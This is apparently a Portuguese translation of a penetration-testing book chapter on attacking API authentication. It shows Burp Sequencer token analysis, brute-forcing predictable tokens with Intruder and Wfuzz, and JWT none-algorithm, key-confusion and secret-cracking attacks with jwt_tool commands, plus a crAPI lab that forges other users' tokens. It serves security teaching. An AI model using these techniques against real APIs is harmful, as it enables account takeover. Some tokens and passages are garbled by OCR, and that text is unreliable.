O Sequenciador do Burp Suite oferece dois métodos para análise de tokens: analisar manualmente os tokens fornecidos em um arquivo de texto e realizar uma captura ao vivo para gerar tokens automaticamente. Eu o guiarei pelos dois processos.

Análise de carga manual

Para realizar uma análise de carga manual, selecione o módulo **Sequencer** e escolha a guia **Manual Load**. Clique em **Load (Carregar)** e forneça a lista de tokens que deseja analisar. Quanto mais tokens houver em sua amostra, melhores serão os resultados. O Sequencer exige um mínimo de 100 tokens para realizar uma análise básica, que inclui uma análise *em nível de bit* ou uma análise automatizada do token convertido em conjuntos de bits. Esses conjuntos de bits são então submetidos a uma série de testes que envolvem compressão, correlação e testes espectrais, bem como quatro testes baseados nos requisitos de segurança do Federal Information Processing Standard (FIPS) 140-2.

NÃO E

Se quiser seguir os exemplos desta seção, gere seus próprios tokens ou use os tokens ruins hospedados no repositório Hacking-APIs do GitHub (<https://github.com/hAPI-hacker/Hacking-APIs>).

Uma análise completa também inclui a análise *em nível de caractere*, uma série de testes realizados em cada caractere na posição determinada na forma original dos tokens. Os tokens são então submetidos a uma análise de contagem de caracteres e a uma análise de transição de caracteres, dois testes que analisam como os caracteres são distribuídos em um token e as diferenças entre os tokens. Para realizar uma análise completa, o Sequencer pode precisar de milhares de tokens, dependendo do tamanho e da complexidade de cada token individual.

Quando os tokens forem carregados, você verá o número total de tokens carregados, o token mais curto e o token mais longo, conforme mostrado na Figura 8-7.

The screenshot shows the 'Sequencer' tab in the Burp Suite interface. A tooltip for 'Manual Load' explains that it allows loading a sample of tokens for statistical analysis. Below, a summary table shows tokens loaded: 13141, shortest token length 0, and longest token length 12. A text area contains 13 tokens starting with 'Ab4dt0k3na'. Buttons for 'Paste', 'Load ...', and 'Clear' are visible.

Figura 8-7: Tokens carregados manualmente no Burp Suite Sequencer

Agora você pode iniciar a análise clicando em **Analyze Now (Analisar agora)**. O Burp Suite deverá gerar um relatório (consulte a Figura 8-8).

The screenshot shows the 'Analysis Options' report. The 'Overall result' section states that the quality of randomness is extremely poor at a 1% significance level, with 0 bits of effective entropy. The 'Effective Entropy' section provides a detailed chart and explanation of the test results.

Figura 8-8: A guia Resumo do relatório de análise de token fornecido pelo Sequencer

O relatório de análise de tokens começa com um resumo das descobertas. Os resultados gerais incluem a qualidade da aleatoriedade dentro da amostra de tokens. Na Figura 8-8, você pode ver que a qualidade da aleatoriedade foi extremamente ruim, indicando que provavelmente conseguiremos fazer força bruta em outros tokens existentes.

Para minimizar o esforço necessário para a força bruta de tokens, queremos determinar se há partes do token que não mudam e outras partes que mudam com frequência. Use a análise da posição do caractere para determinar quais caracteres devem ser submetidos à força bruta (consulte a Figura 8-9). Você pode encontrar esse recurso em Character Set (Conjunto de caracteres) na guia Character-Level Analysis (Análise de nível de caractere).

Como você pode ver, as posições dos caracteres do token não mudam muito, com exceção dos três caracteres finais; a string Ab4dt0k3n permanece a mesma em toda a amostragem. Agora sabemos que devemos realizar uma força bruta apenas dos três últimos caracteres e deixar o restante do token intocado.




Figura 8-9: O gráfico de posição do personagem encontrado na análise de nível de personagem do Sequencer

Análise de captura de token em tempo real

O Sequencer do Burp Suite pode solicitar automaticamente a um provedor de API que gere 20.000 tokens para análise. Para fazer isso, basta interceptar o processo de geração de tokens do provedor e, em seguida, configurar o Sequencer. O Burp Suite repetirá o processo de geração de tokens até 20.000 vezes para analisar as semelhanças entre os tokens.

No Burp Suite, intercepte a solicitação que inicia o processo de geração de tokens. Selecione **Action** (ou clique com o botão direito do mouse na solicitação) e, em seguida, encaminhe-a para o Sequencer. No Sequencer, verifique se você tem a guia de captura ao vivo selecionado e, em **Token Location Within Response** (Localização do token na resposta), selecione a opção **Configure for the Custom Location** (Configurar para localização personalizada). Como mostrado na Figura 8-10, destaque o token gerado e clique em **OK**.

Selecione **Start Live Capture (Iniciar captura ao vivo)**. O Burp Sequencer começará agora a capturar tokens para análise. Se você marcar a caixa de seleção Auto analyze (Análise automática), o Sequencer mostrará os resultados da entropia efetiva em diferentes marcos.

Além de realizar uma análise de entropia, o Burp Suite fornecerá a você uma grande coleção de tokens, que pode ser útil para evitar controles de segurança (um tópico que exploramos no [Capítulo 10](#)). Se uma API não invalidar os tokens quando novos tokens forem criados e os controles de segurança usarem tokens como método de identidade, você terá até 20.000 identidades para ajudá-lo a evitar a detecção.

Se houver posições de caracteres de token com baixa entropia, você poderá tentar um ataque de força bruta contra essas posições de caracteres. A análise de tokens com baixa entropia pode revelar determinados padrões que você pode aproveitar de. Por exemplo, se você perceber que os caracteres em determinadas posições contêm apenas letras minúsculas ou um determinado intervalo de números, poderá aprimorar seus ataques de força bruta minimizando o número de tentativas de solicitação.




Figura 8-10: Resposta do token do provedor de API selecionada para análise

Tokens previsíveis de força bruta

Vamos retornar aos tokens inválidos descobertos durante a análise de carga manual (cujos três caracteres finais são os únicos que mudam) e fazer força bruta nas combinações possíveis de letras e números para encontrar outros tokens válidos. Depois de descobrirmos tokens válidos, podemos testar nosso acesso à API e descobrir o que estamos autorizados a fazer.

Quando se está fazendo força bruta por meio de combinações de números e letras, é melhor minimizar o número de variáveis. A análise em nível de caractere já nos informou que os primeiros nove caracteres do token Ab4dt0k3n permanecem estáticos. Os três caracteres finais são as variáveis e, com base na amostra, podemos ver que eles seguem um padrão de *letra1 + letra2 + número*. Além disso, uma amostra dos tokens nos diz que a *letra1* sempre consiste apenas de letras entre a e d. Observações como essa ajudarão a minimizar a quantidade total de força bruta necessária.

Use o Burp Suite Intruder ou o Wfuzz para fazer a força bruta do token fraco. No Burp Suite, capture uma solicitação para um ponto de extremidade da API que exija um token. Na Figura 8-11, usamos uma solicitação GET para o endpoint /identity/api/v2/user/dashboard e incluímos o token como um cabeçalho. Envie a solicitação capturada para o Intruder e, na guia Intruder Payload Positions (Posições de carga útil do Intruder), selecione as posições de ataque.

```

1 GET /identity/api/v2/user/dashboard HTTP/1.1
2 Token: Ab4dt0k3n$as$as$1$as
3 User-Agent: PostmanRuntime/7.26.8
4 Accept: */*
5 Postman-Token: 7675480c-32ff-470a-8336-a015a22dc6a
6 Host: 192.168.50.35:8888
7 Accept-Encoding: gzip, deflate
8 Connection: close
9
10

```

Figura 8-11: Um ataque de bomba de fragmentação no Burp Suite Intruder

Como estamos forçando apenas os três caracteres finais, crie três posições de ataque: uma para o terceiro caractere a partir do final, uma para o segundo caractere a partir do final e uma para o caractere final. Atualize o tipo de ataque para **bomba de fragmentação** para que o Intruder itere por cada combinação possível. Em seguida, configure as cargas úteis, conforme mostrado na Figura 8-12.

Target	Positions	Payloads	Resource Pool	Options
<p>(?) Payload Sets</p> <p>You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.</p> <p>Payload set: 1 Payload count: 4</p> <p>Payload type: Brute forcer Request count: 160</p>				
<p>(?) Payload Options [Brute forcer]</p> <p>This payload type generates payloads of specified lengths that contain all permutations of a specified character set.</p> <p>Character set: abcd</p> <p>Min length: 1</p> <p>Maxlength: 1</p>				

Figura 8-12: A guia de cargas úteis no Intruder do Burp Suite

Selecione o número **do conjunto de carga** útil, que representa uma posição de ataque específica, e defina o tipo de carga útil como **forçador bruto**. No campo conjunto de caracteres, inclua todos os números e letras a serem testados nessa posição. Como as duas primeiras cargas úteis são letras, queremos testar todas as letras de *a* a *d*. Para o conjunto de carga útil 3, o conjunto de caracteres deve incluir os dígitos de 0 a 9. Defina o comprimento mínimo e máximo como **1**, pois cada posição de ataque tem um caractere. Inicie o ataque, e o Burp Suite enviará todas as 160 possibilidades de token em solicitações para o ponto de extremidade.

O Burp Suite CE limita as solicitações do Intruder. Como alternativa mais rápida e gratuita, você pode usar o Wfuzz, da seguinte forma:

```
$ wfuzz -u vulnexample.com/api/v2/user/dashboard -hc 404 -H "token: Ab4dt0k3nFUZZFUZ2ZFUZ3Z1"  
-z list,a-b-c-d -z list,a-b-c-d -z range,0-9
```

ID	Resposta	Linhas	Palavras	Caracteres	Carga útil
000000117:	200	1 L	10 W	345 Ch	" Ab4dt0k3nca1"
000000118:	200	1 L	10 W	345 Ch	" Ab4dt0k3ncb2"
000000119:	200	1 L	10 W	345 Ch	" Ab4dt0k3ncc3"
000000120:	200	1 L	10 W	345 Ch	" Ab4dt0k3ncd4"
000000121:	200	1 L	10 W	345 Ch	" Ab4dt0k3nce5"

Inclua um token de cabeçalho em sua solicitação usando -H. Para especificar três posições de carga útil, rotule a primeira como FUZZ, a segunda como FUZ2Z e a terceira como FUZ3Z. Depois de -z, liste os payloads. Usamos -z,a-b-c-d para percorrer as letras *de a a d* nas duas primeiras posições de carga útil e usamos -z range,0-9 para percorrer os números na posição final de carga útil.

Munido de uma lista de tokens válidos, utilize-os em solicitações de API para saber mais sobre os privilégios que eles têm. Se você tiver uma coleção de solicitações no Postman, tente simplesmente atualizar a variável de token para um cap-

e use o Postman Runner para testar rapidamente todas as solicitações da coleção. Isso deve lhe dar uma boa ideia dos recursos de um determinado token.

Abuso de token da Web JSON

Apresentei os JSON Web Tokens (JWTs) no [Capítulo 2](#). Eles são um dos tipos de token de API mais predominantes porque operam em uma ampla variedade de linguagens de programação, incluindo Python, Java, Node.js e Ruby. Embora as táticas descritas na última seção também possam funcionar contra JWTs, esses tokens podem ser vulneráveis a vários outros ataques. Esse A seção JWT irá guiá-lo por alguns ataques que podem ser usados para testar e quebrar JWTs mal implementados. Esses ataques podem lhe conceder acesso básico não autorizado ou até mesmo acesso administrativo a uma API.

NÃO E

Para fins de teste, talvez você queira gerar seus próprios JWTs. Use <https://jwt.io>, um site criado pela Auth0, para fazer isso. Às vezes, os JWTs foram configurados de forma tão inadequada que a API aceitará qualquer JWT.

Se você capturou o JWT de outro usuário, pode tentar enviá-lo ao provedor e passá-lo como se fosse seu. Há uma chance de que o token ainda seja válido e você possa obter acesso à API como o usuário especificado na carga de pagamento. Porém, o mais comum é que você se registre em uma API e o provedor responda com um JWT. Depois de receber um JWT, você precisará incluí-lo em todas as solicitações subsequentes. Se estiver usando um navegador, esse processo ocorrerá automaticamente.

Reconhecimento e análise de JWTs

Você deve ser capaz de distinguir os JWTs de outros tokens porque eles consistem em três partes separadas por pontos: o cabeçalho, a carga útil e a assinatura. Como você pode ver no JWT a seguir, o cabeçalho e a carga útil normalmente começam com ey:

```
eyJhbGciOiJIUzI1NiIlsInR5cCI6IkpxVCJ9.eyJpc3MiOiJoYWNRXBpcy5pbysImV4cCI6IDE1ODM2Mzc0ODgsInVzZXJuYW1lIjoiU2N1dHRsZXBoMXNoliwic3VwZXJhZG1pbil6dHJ1ZX0.1c514f4967142e27e4e57b612a7872003fa6bc7257b3b74da17a8b4dc1d2ab9
```

A primeira etapa para atacar um JWT é decodificá-lo e analisá-lo. Se você descobriu JWTs expostos durante o reconhecimento, coloque-os em uma ferramenta de decodificação para ver se a carga útil do JWT contém alguma informação útil, como nome de usuário e ID de usuário. Você também pode ter sorte e obter um JWT que contenha combinações de nome de usuário e senha. No decodificador do Burp Suite, cole o JWT na janela superior, selecione **Decodificar como** e escolha a opção **Base64** (consulte a Figura 8-13).




Figura 8-13: Usando o decodificador Burp Suite para decodificar um JWT

O *cabeçalho* é um valor codificado em base64 que inclui informações sobre o tipo de token e o algoritmo de hash usado para assinatura. Um cabeçalho decodificado será parecido com o seguinte:

```
{  
  "alg": "HS256"  
  "typ": "JWT"  
}
```

Neste exemplo, o algoritmo de hash é o HMAC usando SHA256. O HMAC é uma criptografia de chave simétrica usada principalmente para fornecer verificações de integridade semelhantes às assinaturas digitais. SHA256 é uma criptografia de hash desenvolvida pela NSA e lançada em 2001. Outro algoritmo de hash comum que você pode ver é o RS256, ou RSA usando SHA256, um esquema de criptografia assimétrica. Para obter mais informações, consulte o site da Microsoft

Documentação da API sobre criptografia em <https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography>.

Quando um JWT usa um sistema de chave simétrica, tanto o consumidor quanto o provedor precisam ter uma única chave. Quando um JWT usa um sistema de chave assimétrica, o provedor e o consumidor usarão duas chaves diferentes.

Compreender a diferença entre criptografia simétrica e assimétrica lhe dará um impulso ao realizar um ataque de desvio de algoritmo JWT, encontrado mais adiante neste capítulo.

Se o valor do algoritmo for "none", o token não foi assinado com nenhum algoritmo de hash. Voltaremos a falar sobre como podemos tirar proveito dos JWTs sem um algoritmo de hash mais adiante neste capítulo.

A *carga útil* são os dados incluídos no token. Os campos dentro do payload diferem de acordo com a API, mas normalmente contêm informações usadas para autorização, como nome de usuário, ID de usuário, senha, endereço de e-mail, data de criação do token (geralmente chamada de IAT) e nível de privilégio. Um payload decodificado deve se parecer com o seguinte:

```
{  
    "userID": "1234567890",  
    "name": "HAPI Hacker", "iat":  
        1516239022  
}
```

Por fim, a *assinatura* é a mensagem criptografada usada para a validação do token e gerada com o algoritmo especificado no cabeçalho. Para criar a assinatura, a API codifica em base 64 o cabeçalho e a carga útil e, em seguida, aplica o algoritmo de hash e um segredo. O segredo pode estar na forma de uma palavra-chave ou de uma cifra, como uma chave de 256 bits. Sem o conhecimento do segredo, a carga útil do JWT permanecerá criptografada e indecifrável.

Uma assinatura usando o HS256 terá a seguinte aparência:

```
HMACSHA256(  
    base64UrlEncode(header) + "." +  
    base64UrlEncode(payload), thebest1)
```

Para ajudá-lo a analisar os JWTs, aproveite o JSON Web Token Toolkit usando o seguinte comando:

```
$ jwt_tool eyghbocibiJIUZZINIIISIRSCCI6IkpxXUCJ9.eyJzdW1101IxMjMENTY3ODkwliwibmFtZSI6ImhBuEkg  
SGFja2VylwiawFQIjoxNTE2MjM5MDiyfQ.IX-lz_e1CrPrkel FjArExaZpp3Y2tfawJUFQaNdftFw
```

JWT original:

Valores de token decodificados:

Valores de cabeçalho de token:

[+] alg - "HS256"

[+] typ - "JWT"

Valores de carga útil de token:

[+] sub = "1234567890"

[+] nome - "HAPI Hacker"

[+] iat - 1516239022 = TIMESTAMP - 2021-01-17 17:30:22 (UTC)

Carimbos de data e hora comuns do JWT:

iat - Issuedat exp -
Expires nbf -
NotBefore

Como você pode ver, o jwt_tool torna os valores do cabeçalho e da carga útil claros e agradáveis.

Além disso, o jwt_tool tem um "Playbook Scan" que pode ser usado para direcionar um aplicativo da Web e verificar as vulnerabilidades comuns do JWT. Você pode executar essa verificação usando o seguinte:

```
$ jwt_tool -t http://target-site.com/ -rc "Header" (Cabeçalho):JWT_Token" -M pb
```

Para usar esse comando, você precisará saber o que deve esperar como cabeçalho do JWT. Quando você tiver essas informações, substitua "Header" pelo nome do cabeçalho e "JWT_Token" pelo valor real do token.

O ataque de None

Se você já se deparou com um JWT que usa "none" como algoritmo, encontrou uma vitória fácil. Após decodificar o token, você poderá ver claramente o cabeçalho, a carga útil e a assinatura. A partir daí, você pode alterar as informações contidas na carga útil para que sejam o que você quiser. Por exemplo, você pode alterar o nome de usuário para algo provavelmente usado pela conta de administrador do provedor (como root, admin, administrator, test ou adm), conforme mostrado aqui:

```
{  
    "nome de usuário":  
    "root", "iat": 1516239022  
}
```

Depois de editar a carga útil, use o decodificador do Burp Suite para codificar a carga útil com base64 e, em seguida, insira-a no JWT. É importante ressaltar que, como o algoritmo está definido como "none" (nenhum), qualquer assinatura que estava presente pode ser removida. Em outras palavras, você pode remover tudo o que estiver após o terceiro ponto no JWT. Envie o JWT para o provedor em uma solicitação e verifique se você obteve acesso não autorizado à API.

O ataque de troca de algoritmo

É possível que o provedor de API não esteja verificando os JWTs corretamente. Se esse for o caso, poderemos enganar um provedor para que ele aceite um JWT com um algoritmo alterado.

Uma das primeiras coisas que você deve tentar é enviar um JWT sem incluir a assinatura. Isso pode ser feito apagando toda a assinatura e deixando o último período no lugar, assim:

eyJhbGciOiJIUzI1NiIслnR5cCI6IkpXVCJ9.eyJpc3MiOiJoYWNrYXBpcy5pbIsImV4cCI6IDE1ODM2Mzc0ODgsInVzZ
XJuYW1lIjoIУ2N1dHRSZXBoMXNoliwic3VvZXJhZG1pbil6dHJ1ZX0.

Se isso não for bem-sucedido, tente alterar o campo do cabeçalho do algoritmo para "none". Decodifique o JWT, atualizando o valor "alg" para "none", codifique o cabeçalho em base64 e envie-o ao provedor. Se for bem-sucedido, passe para o ataque None.

```
{  
  "alg": "none"  
  "typ": "JWT"  
}
```

Você pode usar o `JWT_Tool` para criar uma variedade de tokens com o algoritmo definido como "none":

```
$ jwt_tool <JWT_Token> -X a
```

O uso desse comando criará automaticamente vários JWTs que têm diferentes formas de "nenhum algoritmo" aplicado.

Um cenário mais provável do que o provedor não aceitar nenhum algoritmo é que ele aceite vários algoritmos. Por exemplo, se o provedor usar o RS256, mas não limitar os valores de algoritmo aceitáveis, poderemos alterar o algoritmo para HS256. Isso é útil, pois o RS256 é um esquema de criptografia assimétrica, o que significa que precisamos tanto da chave privada do provedor quanto de uma chave pública para fazer o hash da assinatura do JWT com precisão. Enquanto isso, o HS256 é uma criptografia simétrica, portanto, apenas uma chave é usada para a assinatura e a verificação do token. Se você puder descobrir a chave pública RS256 do provedor e, em seguida, alternar o algoritmo de RS256 para HS256, há uma chance de poder aproveitar a chave pública RS256 como a chave HS256.

O `JWT_Tool` pode tornar esse ataque um pouco mais fácil. Ele usa o formato `jwt_tool <JWT_Token> -X k -pk public-key.pem`, conforme mostrado a seguir. Você precisará salvar a chave pública capturada como um arquivo em seu computador de ataque.

```
$ jwt_tool eyJBeXAiOiJKV1QiLCJhbGciOiJSUzI1Ni19eyJpc3MiOiJodHRwOlwvC9kZW1vLnNqb2VyZGxhbm  
drzwiwZXlubmxcLyIsm1hdCI6MTYyCJkYXRhIjp7ImhlbGxvijoid29ybGQifx0.MBZKIRF_MvG799nTKOMgdvxa  
_S-dqsVCPPTR9N9L6q2_10152pHq2YTRafwACdgyhR1A2Wq7wEf4210929BTWsVkJ9_XkfyDh_Tizesny_  
GGsVzdb103NCITUEjFRXURj0-MEETROOC-TWB8n6wOTQjWA6SLCEYANSKWaJX5XvBt6HtnxjogunkVz2sVp3  
VFPevfLUGGLADKYBphfumd7jkh80ca2lvs8TagkQyCnXq5VhdZsoxkETHwe_n7POBISAZYSMayihlweg -x k-pk public-  
key-pem
```

JWT original:

Arquivo carregado: `public-key.pem`

`jwttool -563e386e825d299e2fc@aadaecc25269 -EXPLOIT`: ataque de confusão de chaves (assinatura usando a chave pública como segredo HMAC)

(Isso só será válido em implementações não corrigidas do JWT).

```
[+] eyJBeXAiOiJK1QiLCJhbGciOiJIUzI1NiJ9eyJpc3MiOiJodHRwOi8vZGVtby5zam91cmRsYW5na2VtcGVy  
LmSsLyIsm1hdCI6MTYyNTc4NzkzOSwizlbGxvIjoid29ybGQifxo.ygti NhqYsSiDIn10e-6-6SfNPJle  
-9EZbJZjhaa30
```

Depois de executar o comando, o `JWT_Tool` fornecerá a você um novo token para ser usado no provedor de API. Se o provedor estiver vulnerável, você poderá sequestrar outros tokens, pois agora você tem a chave necessária para assinar tokens. Tente repetir o processo, desta vez criando um novo token com base em outros usuários da API, especialmente os administrativos.

O ataque de crack da JWT

O ataque JWT Crack tenta decifrar o segredo usado para o hash da assinatura JWT, o que nos dá controle total sobre o processo de criação de nossos próprios JWTs válidos. Ataques de quebra de hash como esse ocorrem off-line e não interagem com o provedor. Portanto, não precisamos nos preocupar em causar estragos enviando milhões de solicitações a um provedor de API.

Você pode usar o JWT_Tool ou uma ferramenta como o Hashcat para decifrar os segredos do JWT. Você alimentará o cracker de hash com uma lista de palavras. Em seguida, o cracker de hash fará o hash dessas palavras e comparará os valores com a assinatura original com hash para determinar se uma dessas palavras foi usada como segredo de hash. Se estiver realizando um ataque de força bruta de longo prazo de todas as possibilidades de caracteres, talvez seja melhor usar as GPUs dedicadas que alimentam o Hashcat em vez do JWT_Tool. Dito isso, o JWT_Tool ainda pode testar 12 milhões de senhas em menos de um minuto.

Para executar um ataque JWT Crack usando o JWT_Tool, use o seguinte comando:

```
$ jwt_tool <JWT Token> -C -d /wordlist.txt
```

A opção -C indica que você estará conduzindo um ataque de crack de hash e a opção -d especifica o dicionário ou a lista de palavras que você usará contra o hash. Neste exemplo, o nome do meu dicionário é *wordlist.txt*, mas você pode especificar o diretório e o nome de qualquer wordlist que desejar para usar. O JWT_Tool retornará "CORRECT key!" para cada valor no dicionário ou indicará uma tentativa malsucedida com "key not found in dictionary".

Resumo

Este capítulo abordou vários métodos de invasão de autenticação de API, exploração de tokens e ataque específico a JSON Web Tokens. Quando presente, a autenticação geralmente é o primeiro mecanismo de defesa de uma API; portanto, se os ataques à autenticação forem bem-sucedidos, o acesso não autorizado poderá se tornar um ponto de apoio para outros ataques.

Laboratório nº 5: como quebrar uma assinatura JWT do crAPI

Retorne à página de autenticação da crAPI para tentar atacar o processo de autenticação. Sabemos que esse processo de autenticação tem três partes: registro da conta, funcionalidade de redefinição de senha e a operação de login. Todas essas três partes devem ser testadas minuciosamente. Neste laboratório, vamos nos concentrar em atacar o token fornecido após uma tentativa de autenticação bem-sucedida.

Se você se lembrar de suas informações de login do crAPI, faça o login. (Caso contrário, inscreva-se em uma nova conta.) Certifique-se de que o Burp Suite esteja aberto e o FoxyProxy esteja configurado para fazer proxy do tráfego para o Burp, de modo que você possa interceptar a solicitação de login. Em seguida, encaminhe a solicitação interceptada para o provedor crAPI.

Se você inseriu seu e-mail e senha corretamente, deverá receber uma resposta HTTP 200 e um token Bearer.

Esperamos que agora você tenha notado algo especial no token do Portador. É isso mesmo: ele é dividido em três partes separadas por pontos, e as duas primeiras partes começam com ey. Temos um token da Web JSON! Vamos começar analisando o JWT usando um site como <https://jwt.io> ou [JWT_Tool](#). Para fins visuais, a Figura 8-14 mostra o token no depurador do [JWT.io](https://jwt.io).

Encoded	Decoded
eyJhbGciOiJIUzUxMiJ9.eyJzdWI iOiJhQGVtYWlsLmNvbSIsImIhdCI 6MTYyNTgwMDMwNSwiZXhwIjoxNjI 10Dg2NzA1fQ.Sq6ZwS3JQQj6NIwZ RZA_1TI19a88xS_XjOrROJTjGAzA yn5Rh_ap_zygT6Ttq6f6_W2DwByp _vrp1988bHdogw	<p>HEADER:</p> <pre>{ "alg": "HS512" }</pre> <p>PAYOUT:</p> <pre>{ "sub": "a@email.com", "iat": 1625800985, "exp": 1625886705 }</pre> <p>VERIFY SIGNATURE</p> <pre>HMACSHA512(base64UrlEncode(header) + "." + base64UrlEncode(payload), your-256-bit-secret) □ secret base64 encoded</pre>

Figura 8-14: Um JWT capturado sendo analisado no depurador do [JWT.io](https://jwt.io)

Como você pode ver, o cabeçalho JWT nos informa que o algoritmo está definido como HS512, um algoritmo de hash ainda mais forte do que os abordados anteriormente. Além disso, o payload contém um valor "sub" com nosso e-mail. O payload também contém dois valores usados para a expiração do token: iat e exp. Por fim, a assinatura confirma que o HMAC+SHA512 está em uso e que é necessária uma chave secreta para assinar o JWT.

Uma próxima etapa natural seria realizar nenhum ataque para tentar contornar o algoritmo de hashing. Deixarei isso para você explorar por conta própria. Não tentaremos nenhum outro ataque de troca de algoritmo, pois já estamos atacando um sistema de criptografia de chave simétrica, portanto, trocar o tipo de algoritmo não nos beneficiará aqui. Isso nos deixa com a execução de ataques JWT Crack.

Para realizar um ataque de crack contra seu token capturado, copie o token da solicitação interceptada. Abra um terminal e execute o [JWT_Tool](#). Como um ataque de primeira rodada, podemos usar o arquivo *rockyou.txt* como nosso dicionário:

```
$ jwt_tool eyJhbGciOiJIUzUxMi19.  
eyJzdWIiOiJhQGVtYWlsLmNvbSIsImIhdCI6MTYyNTC4NzA4MywiZXhwIjoxNjI10DCzNDgzfQ.EYx8ae40nE2n9ec4y  
BPi6Bx0z0-BWuaUQVJg2Cjx_BD_eT9-Rpn87IAU@QM8 -C -d rockyou.txt  
JWT original:  
[*] Testou 1 milhão de senhas até o momento
```

[*] Testou 2 milhões de senhas até o momento [*]
 Testou 3 milhões de senhas até o momento [*]
 Testou 4 milhões de senhas até o momento [*]
 Testou 5 milhões de senhas até o momento [*]
 Testou 6 milhões de senhas até o momento [*]
 Testou 7 milhões de senhas até o momento [*]
 Testou 8 milhões de senhas até o momento [*]
 Testou 9 milhões de senhas até o momento [*]
 Testou 10 milhões de senhas até o momento [*]
 Testou 11 milhões de senhas até o momento [*]
 Testou 12 milhões de senhas até o momento [*]
 Testou 13 milhões de senhas até o momento [*]
 Testou 14 milhões de senhas até o momento [-]
 Chave que não está no dicionário

No início deste capítulo, mencionei que o arquivo *rockyou.txt* está desatualizado e, portanto, provavelmente não produzirá nenhum sucesso. Vamos tentar fazer um brainstorming de alguns segredos prováveis e salvá-los em nosso próprio arquivo *crapi.txt* (consulte a Tabela 8-1). Você também pode gerar uma lista semelhante usando um criador de perfil de senha, conforme recomendado anteriormente neste capítulo.

Tabela 8-1: possíveis segredos JWT da crAPI

Crapi2020	OWASP	iparc2022
crapi2022	owasp	iparc2023
crAPI2022	Jwt2022	iparc2020
crAPI2020	Jwt2020	iparc2021
crAPI2021	Jwt_2022	iparc
crapi	Jwt_2020	JWT
comunidade	Owasp2021	jwt2020

Agora, execute esse ataque de crack de hash direcionado usando o *JWT_Tool*:

```
$ jwt_tool eyJhbGciOiJIUzUxMi19.
eyJzdwiOiJhQGVtYWlsLmNvbSIsImhdCl6MTYYNTC4NzA4MywiZXhwIjoxNjI1DCzNDgzfQ. EYx8ae40nE2n9ec4y
BPi6Bx0z0-BWuaWQVJg2Cjx_BD_-eT9-Rp 871Au@QM8-wsTZ5aqtxEYRd4zgGR51t5PQ -C -d crapi.txt
```

JWT original:

[+] crapi é a tecla CORRETA!

Você pode adulterar/fuzzificar o conteúdo do token (-T/-I) e assiná-lo usando:

```
python3 jwt_tool.py [opções aqui] -S HS512 -p "crapi"
```

Excelente! Descobrimos que o segredo JWT da crAPI é "crapi".

Esse segredo não é muito útil, a menos que tenhamos os endereços de e-mail de outros usuários válidos, que precisaremos para forjar seus tokens.

Felizmente, conseguimos fazer isso no final do laboratório do [Capítulo 7](#).

Vamos ver se conseguimos obter acesso não autorizado à conta do robô. Como você pode ver na Figura 8-15, usamos o *JWT.io* para gerar um token para a conta do robô crAPI.

Encoded	Decoded
Paste a token here	RENT THE DAYLONG AND SECRET
